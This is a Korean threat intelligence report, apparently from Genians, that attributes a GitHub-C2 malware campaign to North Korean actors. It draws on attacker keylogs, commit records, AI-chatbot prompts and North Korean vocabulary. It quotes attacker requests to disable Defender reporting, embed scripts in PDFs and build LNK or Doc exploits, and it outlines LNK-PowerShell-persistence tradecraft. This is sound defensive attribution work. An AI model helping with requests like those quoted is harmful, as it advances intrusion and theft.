지난 4월 포티넷(Fortinet)은 「[DPRK-Related Campaigns with LNK and GitHub C2](#)」 보고서를 통해 GitHub를 C2 인프라로 활용한 북한 연계 공격 캠페인을 공개했습니다.

지니언스 시큐리티 센터는 해당 캠페인 GitHub 계정이 포함된 로그를 분석하는 과정에서, 위협 행위자가 Cursor AI에서 Pumpfun-AI-Attack-Defence-Requirements.md 파일을 편집한 뒤, 생성된 view.pdf 파일을 Google Chrome으로 열어 확인한 정황을 포착했습니다.

```
[LM]
[2026-03-11 16:23:53] Window: Pumpfun-AI-Attack-Defence-Requirements.md - 2026-03-11 - Cursor [Administrator]
[LM][LM][LM][LM][LM][LM][LM][LM][LM]
[2026-03-11 16:24:07] Window:
[Tab]
[2026-03-11 16:24:07] Window: Task Switching
[Tab][Tab][LM]
[2026-03-11 16:24:11] Window: PRD - File Explorer
[LM][LM][LM][LM][Bk][LM][LM][LM][LM][LM][LM][LM]
[2026-03-11 16:24:22] Window:
[LM]
[2026-03-11 16:24:22] Window: view.pdf - Google Chrome
[LM]
```

[그림 3-5] view.pdf 파일과 Cursor AI를 활용한 로그 기록

실제 다운로드 경로 로그에서는 Cursor AI 설치본이 다수 식별되었습니다.

```
C:\Users\Administrator\Downloads\ChatGPT Image Aug 26, 2025, 01_01_30 PM.png
C:\Users\Administrator\Downloads\ChatGPT Image Aug 26, 2025, 11_51_50 AM.png
C:\Users\Administrator\Downloads\ChatGPT Image Mar 5, 2026, 12_42_07 AM.png
C:\Users\Administrator\Downloads\ChromeSetup.exe
C:\Users\Administrator\Downloads\compresspng (1).zip
C:\Users\Administrator\Downloads\compresspng.zip
C:\Users\Administrator\Downloads\Contract - Lead Mobile Engineer- Vala- Signed.pdf
C:\Users\Administrator\Downloads\Contract - Lead Mobile Engineer- Vala.pdf
C:\Users\Administrator\Downloads\Copy of Vala profile template (1).png
C:\Users\Administrator\Downloads\crates2.json
C:\Users\Administrator\Downloads\CursorSetup-x64-2.2.43.exe
C:\Users\Administrator\Downloads\CursorUserSetup-x64-1.0.0.exe
C:\Users\Administrator\Downloads\CursorUserSetup-x64-1.7.46.exe
C:\Users\Administrator\Downloads\daeff89d-3130-42cb-98ec-cfdd5d5b7256.mov
C:\Users\Administrator\Downloads\DemoMobileApp.mp4
C:\Users\Administrator\Downloads\demo_hack.mp4
C:\Users\Administrator\Downloads\desktop.ini
C:\Users\Administrator\Downloads\Detailed Architecture.pdf
C:\Users\Administrator\Downloads\dev.png
```

[그림 3-6] 다운로드 폴더에 저장된 Cursor AI 설치본

3-4. WPS Office 중국어 환경 및 시스템 제조사 Arirang

위협 행위자는 Marketing-Service-Agreement-Pumpfun-AI-Attack-Defence.docx 문서를 중국어 버전의 WPS Office 2019에서 열람한 것으로 확인되었습니다.

이는 앞서 PDF 메타데이터에서 확인된 생성 정보와도 일치하는 정황으로, 중국어 환경의 WPS Office를 실제 개발 환경에서 사용했음을 뒷받침합니다.

```
[2026-03-12 16:24:00] Window: Server Settings | Happy Rainbow - Google Chrome
[LM][LM][LM][LM][LM][LM]G[Ctrl][Bk]OKay.[ENTER]M[Bk]Plz lmk wehn[Bk][Bk][Bk]hen you need any dev supprot[Bk]
[2026-03-12 16:26:07] Window:
[LM]
[2026-03-12 16:26:07] Window: Marketing-Service-Agreement-Pumpfun-AI-Attack-Defence.docx - WPS 2019
[LM]
[2026-03-12 16:26:09] Window:
```

[그림 3-7] WPS 2019로 문서 확인 기록

또한, Cursor AI로 **Test-com1.json** 파일을 확인하는 과정에서 GitHub API의 응답 결과를 클립보드에 복사한 기록도 존재합니다.

해당 JSON에는 저장소 소유자(brandonleeodd93-blip), 커밋 작성자 이메일(brandonleeodd.93@gmail[.]com), 그리고 내부 IP 주소 172.16.11[.]141이 포함된 감염 정보 파일(172.16.11[.]141-0313_0319-0956_info.txt)의 업로드 기록이 포함되어 있었습니다.

이것은 위협 행위자가 자신의 테스트 환경에서 감염 정보 업로드 기능을 검증한 기록으로, 앞서 분석한 정보 수집 스크립트의 동작 방식과 정확히 일치합니다.

```
[2026-03-13 19:59:31] Session started.
[2026-03-13 19:59:31] Window: Test-com1.json - 2026-03-13 - Cursor [Administrator]
[2026-03-13 19:59:31] Clipboard:
[
  {
    "sha": "d91fb76ce815e9ea4460389a4460d33140b33d38",
    "node_id": "C_kwDORbheY9oAKGQ5MWZiNzZjZTgxNWU5ZWE0NDYwMzg5YTQ0NjBkMzMxNDBiMzNkMzg",
    "commit": {
      "author": {
        "name": "brandonleeodd93-blip",
        "email": "brandonleeodd.93@gmail.com",
        "date": "2026-03-13T07:19:09Z"
      },
      "committer": {
        "name": "brandonleeodd93-blip",
        "email": "brandonleeodd.93@gmail.com",
        "date": "2026-03-13T07:19:09Z"
      },
      "message": "Upload file 172.16.11.141-0313_0319-0956_info.txt",
      "tree": {
        "sha": "4b2ffb8aefbdb3ca174392bda04f92f02d0e90fb",
        "url": "https://api.github.com/repos/brandonleeodd93-blip/new/git/trees/4b2ffb8aefbdb3ca174392bda04f92f02d0e90fb"
      },
      "url": "https://api.github.com/repos/brandonleeodd93-blip/new/git/commits/d91fb76ce815e9ea4460389a4460d33140b33d38",
      "comment_count": 0,

```

[그림 3-8] Cursor AI를 활용해 GitHub C2 Test 과정이 기록된 로그

더불어 매우 흥미로운 점이 하나 있는데, 위협 행위자의 로그에서 시스템의 제조사(Manufacturer)가 **Arirang**으로 표기되어 있었습니다.

현재 Arirang은 국내에 알려진 PC 제조사로 확인되지 않으며, 북한에서는 태블릿 PC와 스마트폰 브랜드로 '아리랑(Arirang)'이 소개된 사례가 있습니다.

물론 해당 정보만으로 시스템의 실제 제조사나 사용 환경을 단정할 수는 없습니다.

참고로 남북한의 국가표준 자판은 모두 두벌식을 기반으로 합니다. 그러나 대한민국은 KS X 5002, 북한은 KPS 9256 규격을 사용하며, 두 표준은 자음/모음 영역과 입력 방식이 유사하지만 개별 자모의 배열에는 일부 차이가 있습니다. 다만 북한 연계 위협 행위자도 한국어 기반 Windows 환경을 운용하거나 한국어 표적을 대상으로 문서와 콘텐츠를 작성하는 과정에서 남한식 두벌식 자판을 사용할 수 있습니다.

영문 키 값으로 기록된 입력을 한국내 표준 두벌식 한글 자판 배열에 따라 변환한 결과, 한글 문장으로 복원되었습니다.

위협 행위자는 자신의 운영 환경에서 Microsoft Defender의 보고(Report) 기능을 해제하는 방법을 한글로 작성한 뒤, Google Translate를 이용해 영어로 번역했습니다.

재현 테스트 결과, Google Translate의 출력은 로그의 클립보드에 기록된 영문과 정확히 일치했습니다.

```
[LM]
[2026-03-30 09:45:41] Window: New Tab - Google Chrome
[LM][LM][LM][LM][LM][LM][Ctrl][LM][LM][LM]dj[Bk][Bk]djEjgrp [Bk][Bk][Bk][Bk][Bk]Mi[Bk][Bk]Microsoft Defenderdptj Reportrlsmddlf
[Bk][Bk]df[Bk][Bk]dmf aks[Bk][Bk][Bk]tjfwjdgowpfk[Bk][Bk]gkfuaus djEjt[Bk]grp gkdy[Bk]i[Bk]udm gk[Bk][Bk][Bk][Bk]di gksmsrk?[LM][Ctrl]-[LM]
[2026-03-30 09:46:45] Window: ChatGPT - Google Chrome
[LM]
[2026-03-30 09:46:45] Clipboard:
How do I disable the Report feature in Microsoft Defender?
[Ctrl]-[ENTER][LM][LM][LM][LM][LM][LM]
[2026-03-30 09:47:08] Window: Windows 11 x64 - VMware Workstation
[LM][LM][LM][LM][LM][LM][LM][LM][LM]
[2026-03-30 09:47:35] Window: Disable Report Feature Defender - Google Chrome
[LM][LM][LM]Ss[Bk][Bk]Send s
[2026-03-30 09:47:42] Window: Windows 11 x64 - VMware Workstation
[LM][LM]
[2026-03-30 09:47:44] Window: Google Translate - Google Chrome
[LM]ample fiuk[Bk][Bk][Bk]iles t [Bk]o Microsoft to help protect you and t[Bk]others from potential threadts[Bk][Bk]s[Bk][Bk]ts. [Bk][ENTER]We will
prompt you if the fiu[Bk][Bk]ile we need is likely to contaill[Bk]n persi[Bk]onal information.
[2026-03-30 09:49:08] Window: Windows 11 x64 - VMware Workstation
[LM][LM][LM]
[2026-03-30 09:49:15] Window: Google Translate - Google Chrome
[LM][Del][LM][LM][LM][LM][Bk]Cloud [Bk]-delivered protection[ENTER]Provides increased and faster protection i[Bk]with access to the latest protection
data in the cloud [Bk].[ENTER]Worjk[Bk]s best with Automatic sample submission ture[Bk]nd[Bk]ed on.[LM]
[2026-03-30 09:50:36] Window: Windows 11 x64 - VMware Workstation
[LM][LM][LM][LM]
[2026-03-30 09:50:57] Window: Google Translate - Google Chrome
[LM]Prevents others from tampering with in[Bk]important security features.[Ctrl][LM]
[2026-03-30 09:51:32] Window: Windows 11 x64 - VMware Workstation
```

[그림 3-10] 한글 자판으로 작성된 키 입력 흔적

이후 ChatGPT - Google Chrome 창에서 Ctrl+V와 Enter 입력이 연속으로 기록돼, 번역된 영어 문장을 ChatGPT 프롬프트로 제출한 사실도 확인됐습니다.

이는 위협 행위자가 기술적 질의에서 더 정확하고 유용한 답변을 얻거나 영문 기술 자료를 활용하기 위해 영어 프롬프트를 선호했을 가능성을 보여줍니다.

로그 기록 (정제)	Microsoft Defenderdptj Reportrlsmddmf tjfwjdgowpgkfuaus djEjgrp gkdudi gksmsrk?
한글 자판 (변환)	Microsoft Defender에서 Report기능을 설정해제하려면 어떻게 하여야 하는가?

구글 번역 (영문) How do I disable the Report feature in Microsoft Defender?

[표 3-1] 한글 자판을 사용한 근거와 변환 내용 #1

더불어 로그 분석 과정에서 위협 행위자가 지갑 정보, Gmail 계정 정보, 웹사이트 가입 이력 등 개인정보의 노출 여부를 확인해 달라는 내용의 문장을 두벌식 한글 자판으로 작성한 정황을 확인했습니다.

```
[LM]
[2026-03-30 11:13:03] Window: What is my IP address? | Find my public IP address | IP.me - Google Chrome
[LM][LM][LM][LM]ghr[Bk][Bk][Bk]gh[LM][LM][LM][LM][LM]ghrtl durk[Bk]ldp wlrrqwjdqh(SeedEhsms dka[Bk][Bk][Bk]rj[Bk]kdldkw[Bk]agh),
Gmailwjdqh(gl[Bk][Bk]ID, dja[Bk][Bk]ks[Bk]agh eld[Bk][Bk]md)[^][->][->][->][->][->][->][->][->][->][->][->][->][->][->][->] eld[Bk][Bk]md[v], rlxj
[Bk][Bk]xk Gk[Bk][Bk]Tk[Bk][Bk][Bk][Bk][Bk]G[Bk]TkdLxmrdlqlflru[Bk][Bk]fur [Bk]dmf qlfhg[Bk]tgoth [Bk][Bk]tj
rodks[Bk][Bk]lswjdqhemfdl fhcur[Bk][Bk]nc[Bk]c[Bk]r[Bk]fehlduTsmswl dkf[Bk]k[Bk][Bk]dkfdjq[Bk][Bk]kqhkwntlqtlldh.[ENTER]rncpwjrdmfh
qna[Bk]stjfb[Bk]rgo[Bk]j[Bk]kftnfhs [Bk][Bk]fhr whgtmqslsek.[ENTER]eocud[Bk][Bk]ndgkwlsms
aktpdy.[ENTER]qnxkrdk[Bk][Bk]glq[Bk]j[Bk][Bk]gkqslek.[LM][Ctrl]~
[2026-03-30 11:15:14] Clipboard:
Please check if any personal information has been exposed here, including wallet details (Seed or sign-up passwords, etc.), Gmail
information (ID, password, etc.), and website sign-up history.

The more detailed the analysis, the better.

Please do not do it haphazardly.

Thank you.
~~~~~
```

[그림 3-11] 북한식 표현이 포함된 로그

로그 기록을 정제하여 한글 자판으로 변환하면 아래와 같고, 실제 로그에 포함되어 있던 구글 번역 영문 내용과도 일치합니다.

로그 기록 (정제)	ghrtl durldp wlrrqwjdqh(SeedEhsms rkdldkagh emd), Gmailwjdqh(ID, dkagh emd), TkdLxmrdlqlflfurdmf qlfhgtgotj rodlswdqhemfdl fhcnfehlduTsmswl dkfdkqhkwntlqtlldh. rncpwjrdmfh qnstjrgkftnfhr whgtmqslsek. eocndgkwlsms aktpdy. qnxkrkgqslek.
------------	--

한글 자판 (변환) 혹시 여기에 지갑정보(Seed또는 가입암호 등), Gmail정보(ID, 암호 등),
사이트가입리력을 비롯해서 개인정보들이 로출되었는지
알아봐주십시오.
구체적으로 분석할수록 좋습니다.
대충하지는 마세요.
부탁합니다.

구글 번역 (영문) Please check if any personal information, including wallet details
(Seed or sign-up passwords, etc.), Gmail information (ID, password,
etc.), and site sign-up history, has been exposed here.

The more detailed the analysis, the better.

Please do not do it haphazardly.

Thank you.


[표 3-2] 한글 자판을 사용한 근거와 변환 내용 #2

영문 키 값으로 기록된 입력 로그를 두벌식 한글 자판 배열에 따라 복원한 결과, 싸이트, 리력, 로출되었는지 등 북한식 어휘와 표기 특징이 반복적으로 확인됐습니다.

대한민국 표준어에서는 각각 사이트, 이력, 노출되었는지로 표현합니다.

이러한 반복적인 어휘와 표기 특징은 위협 행위자의 지역적, 문화적 배경을 식별하는 디지털 프로파일링 지표이자, 위협 귀속을 뒷받침하는 언어학적 단서입니다.

이는 특정 지역의 고유한 어휘, 맞춤법 및 언어 사용 맥락을 기반으로 행위자의 언어권과 활동 환경을 식별하는 위협 인텔리전스 분석 방법론입니다.



[그림 3-12] 특정 영문자의 한글 키보드 연결 예시

특히 해당 어절들은 백스페이스를 통한 반복 교정 이후에도 동일한 표기가 유지되어, 단순 오타가 아닌 위협 행위자에게 내재화된 표기 습관으로 볼 수 있습니다.

최종 변환된 영문은 분석 대상을 지정하고 조회 항목을 열거한 뒤 분석의 상세도를 요구하는 명령형 구조를 갖추고 있습니다.


이는 AI 서비스에 입력하는 프롬프트로 활용하기에 적합한 형태입니다. 해당 문장이 클립보드에 기록된 이후 특정 AI 서비스에 붙여넣어 제출된 사실을 입증할 키 입력이나 창 전환 기록은 확인되지 않았지만, 충분한 가능성을 배제할 수는 없습니다.

3-6. 북한 단어 사용 흔적 다수 식별

C2 서버에 노출된 검색 기록 분석 과정에서 북한식 어휘와 표현 방식이 다수 확인되었습니다.

해당 기록에서는 외화벌이 활동과 관련된 검색 및 질의가 주로 관찰되었으며, 작성자가 한글 질의문을 Google 번역을 통해 변환한 후 ChatGPT에 입력하는 방식의 사용 패턴도 확인되었습니다.

entities	related_searches	search_normalized_url	search_terms	alternative_title	page_language	password_state	has_url_keyed_image
		https://translate.google.com/?source=osdd&sl=auto&tl=auto&text=btc%EB%A5%BC+%EB%A6%AC%EC%9A%A9%ED%95%98%EB%8A%94+%EC%82%AC%EC%9A%A9%EC%9E%90%EB%93%A4%EC%9D%84+%EC%96%B4%EB%94%94%EC%84%9C+%EA%B2%80%EC%83%89%ED%95%A0%EC%88%98+%EC%9E%88%EC%8A%B5%EB%8B%88%EA%B9%8C%3F&op=translate	btc를 리용하는 사용자들을 어디 서 검색할수 있 습니까?			0	0



[그림 3-13] 검색 및 구글 번역 기록 사례

또한 가상자산과 관련된 검색 기록 및 활동 흔적도 다수 확인되었습니다.

특히 "btc를 리용하는 사용자들을 어디서 검색할 수 있습니까?"와 같은 질의가 발견되었으며, 이는 비트코인 사용자를 대상으로 한 정보 수집 또는 가상자산 관련 활동을 위한 탐색 행위로 해석될 수 있습니다.

더불어 "해커들이 Doc exploit를 리용하여 어떻게 공격하는지 구체적으로 알고 싶습니다."와 같이 문서 취약점 공격 기법과 관련된 질의가 존재했으며, 북한에서 사용하는 것으로 알려진 다수의 표현이 사용되는 등 언어적 특징이 확인되었습니다.

BTC를 리용하는 사용자들을 어디서 검색할수 있습니까?
 Call of Duty와 유사한 FPS오락의 원천코드는 어디서 구입해야 하나?
 미안하지만 잠깐만 기다려주십시오. 현재 보낼 상황이 아니여서 그렇니다. 오늘 저녁 아니면 래일 오전에 보내도록 하겠습니다.
 잭슨, 미안합니다. 지금 그걸 하는 사람이 주말휴식을 하고 래일 출근합니다. 래일 아침에 다시 연계합니다.
 바로 그것까지 포함해서 보장을 담당한 성원이 딱 지금 여기에 없어서 그러는겁니다
 하나 창조해서 좀 주십시오
 wallet번호를 다시 알려주십시오. 그리고 필요한것들을 가입하고 저택에 연계를 가집시다
 이거 계정하나 창조하는게 왜 이렇게 힘들어야 하니?
 Gmail account는 창조되었습니다. BTC는 받았습니까?
 아니면 리용안하는거를 보내도 됩니다
 모든 화일을 내리적재받았습니다. 그것들을 삭제해도 됩니다
 그런데 화일은 창조되는데 안에는 아무것도 없습니다
 문제가 좀 있어서 당장은 이송이 안될것같습니다. 인차 대책하니 걱정말고 기다려주십시오.
 내가 경제타산을 잘못세운것으로 하여 자금조달이 늦어지는데 좀 양해해주시요. 인차 대책을 세우겠습니다
 아직 연락이 없습니까
 RisTechy사이트에는 어떤 제품들이 있는가
 BIG4화일을 압축해제하는 방법 또는 코드를 알려주세요.
 RW4ArchiveTool화일은 어디서 내리적재할수 있습니까?
 Unity과제를 하려고 하는데 방조해주시요
 비루스웍썬을 추천해주세요
 이 문제는 몹시 힘들구만요. 오류가 계속 반복되니... 10분만 쉬고 하자요
 그럼 왜 아래와 같은 오류가 나올까요?
 지금 리용하는 Android Studio는 판번호가 Android Studio Otter 3 Feature Drop
 Frozen에 나오는 안나공주와 유사한 인물을 그려주세요. 줄기는 2차세계대전시기 Germany의 복장을 한것으로...
 팬터당크우에서 류크를 열고 반쯤 올라와있는것이면 좋아요. 매력있는 당크장교로 형상해주세요.
 Jump Desktop프로그램을 사용해도 안전상 다른 문제가 없습니까?
 오유나오는 문제는 천천히 해결하고 우선은 Script화일부터 보내주십시오
 3명의 대상에게 적용을 해봤는데 한결같이 말하는게 "내가 머저리인줄 아는가? 그래 Script라는걸 뻔히 알면서 내가 누를줄 아는가?"라고 말하는것이었습니다.
 그래서 하는 말인데 pdf에 매물되는 방식으로 해줄 가능성은 없습니까? 좋은 방안이 있으면 알려주십시오.
 가장 안전하고 속도가 빠른 원격컴퓨터조종프로그램을 추천해주십시오. 레하면 Jump Desktop.
 한가지 심중한 문제가 발생하였습니다. 문서를 작성하여 4명에게 보냈는데 다 커지지 않고 1.txt의 리력도 봉사기에 올라오지 않았습니다.
 4명의 OS는 Windows 10이거나 Windows 11였습니다. 우리가 작성한 문서를 보내니 그쪽에서 열어봐주십시오.
 그리고 분석도 좀 해봐주십시오. 우리가 문서작성을 잘못했는지 아니면 문서작성하는 도구에 문제가 있는지....
 단기간에 해결을 요합니다. 수고맙겠습니다
 미안하지만 script의 구조가 완전히 바뀌었는데 이것을 가지고 lnk를 생성하는 도구와 공정을 함께 보내주었으면 합니다.
 현재 우리가 구성한 화일들을 첨부해서 보냅니다
 오늘은 시간이 많이 지났으니 래일 이야기합시다.
 지금 대방을 확보하는 일은 잘 되고 있습니다. 그런데 귀측에서 .lnk문제를 좀 해결해주면 좋겠습니다.
 이 문제만 해결되면 정말이지 좋은 결과가 나올수 있습니다. 어떻게 좀 좋은 방도가 없겠습니까?
 딱 이 부분에 들어와서 걸리는데 귀측에서 이 .lnk문제를 해결을 좀 해주면 좋겠습니다.
 이 부분은 우리 전문이 아니니 해결방도가 모연합니다. 회답을 기다리겠습니다
 프로그램에 문제가 있어 해결중입니다. 다 해결이 되면 연락하겠습니다. 미안합니다.
 이것을 당장 당신의 컴퓨터에서 실행해주시요. 그리고 내가 연락하면 리용하십시오.
 아가 2대의 컴퓨터에서 실행한것으로 보였습니다. 처음 실행한것이 당신의 컴퓨터가 아니었습니까?
 아래의 문서는 Doc머리부분석과정에 우연히 알게 된 자료입니다. 이 방법으로 침투공정을 만들어줄수 없습니까?
 Doc화일의 구조와 실행원리에 대하여 구체적으로 알고싶습니다.
 해커들이 Doc exploit를 리용하여 어떻게 공격하는지 구체적으로 알고싶습니다.

[그림 3-14] 북한 어휘가 사용된 문장들

4. 결론 및 대응 (Conclusion)

4-1. 위협 캠페인 결론

본 캠페인의 침투 기법 자체는 김수키의 기존 전술에서 크게 벗어나지 않습니다. 스피어피싱, LNK, PowerShell, 디코이 문서, 다양한 C2 서버 조합은 수년간 반복되고 있습니다.

그러나 본 보고서가 주목하는 실질적 변화는 다른 곳에 있습니다.

위협 행위자 인프라에서 관측된 것은 AI를 이용해 문서 몇 건을 만든 흔적이 아니라, 로컬 LLM 실행환경 구축 → 보유 문서 기반 RAG 구성 → AI 에이전트 개발 프레임워크 수집 → 외부 상용 AI 연동 라이브러리 확보로 이어지는 일관된 역량 축적 과정입니다.

특히 다음 세 가지 조합은 향후 위협 양상을 예측하는 데 중요합니다.

- (RAG + 탈취 문서) 대량 탈취 자료에서 가치 있는 정보를 자동 선별하는 데 활용될 수 있으며, 이는 정보 탈취 이후의 분석 병목을 해소합니다.
- (STT + 통화, 회의 녹음) 음성 형태의 탈취 자료를 텍스트로 전환해 검색 및 분석 대상으로 편입시킵니다.
- (AI 에이전트 프레임워크 + C#/NET) 위협 행위자가 실제로 사용하는 개발 언어와 결합되어 있어, 자체 도구에 AI 기능을 이식하려는 의도가 명확합니다.

다만 현시점에서 자체 모델 훈련 근거는 발견되지 않았습니다. 관측된 것은 악성코드 개발 및 공격에 활용하는 단계입니다.

방어 관점에서 시사점은 명확합니다. 미끼 문서의 완성도만으로 위협 여부를 판단하는 방식은 더 이상 유효한 방어 수단이 아닙니다. 생성형 AI의 활용으로 어색한 번역체, 조악한 서식, 맞춤법 오류 등 전통적인 디지털 프로파일링 지표가 빠르게 약화되고 있기 때문입니다.

따라서 방어의 중심을 콘텐츠 판별에서 행위 기반 탐지로 전환해야 하며, 이를 보안 권고의 기본 전제로 삼아야 합니다.

조직은 침해지표(IoC) 기반 탐지를 포함해, LNK 실행 이후 발생하는 PowerShell 구동, 지속성 확보, 외부 통신 등 일련의 이상행위를 맥락적으로 연결하여 종합적인 위협 수준을 판단해야 합니다.


4-2. 'Genian Insights E' 기반 통합 대응 전략

본 캠페인은 생성형 AI로 제작된 것으로 판단되는 미끼 문서와 악성 LNK 파일을 이용해 초기 침투한 뒤, 난독화된 PowerShell 실행, 예약 작업을 통한 지속성 확보, Git 기반 C2 통신, 정보 수집 및 후속 RAT 배포로 이어지는 다단계 공격입니다.

다음과 같은 연속적 이상행위를 하나의 공격 맥락으로 연결해 분석해야 합니다.

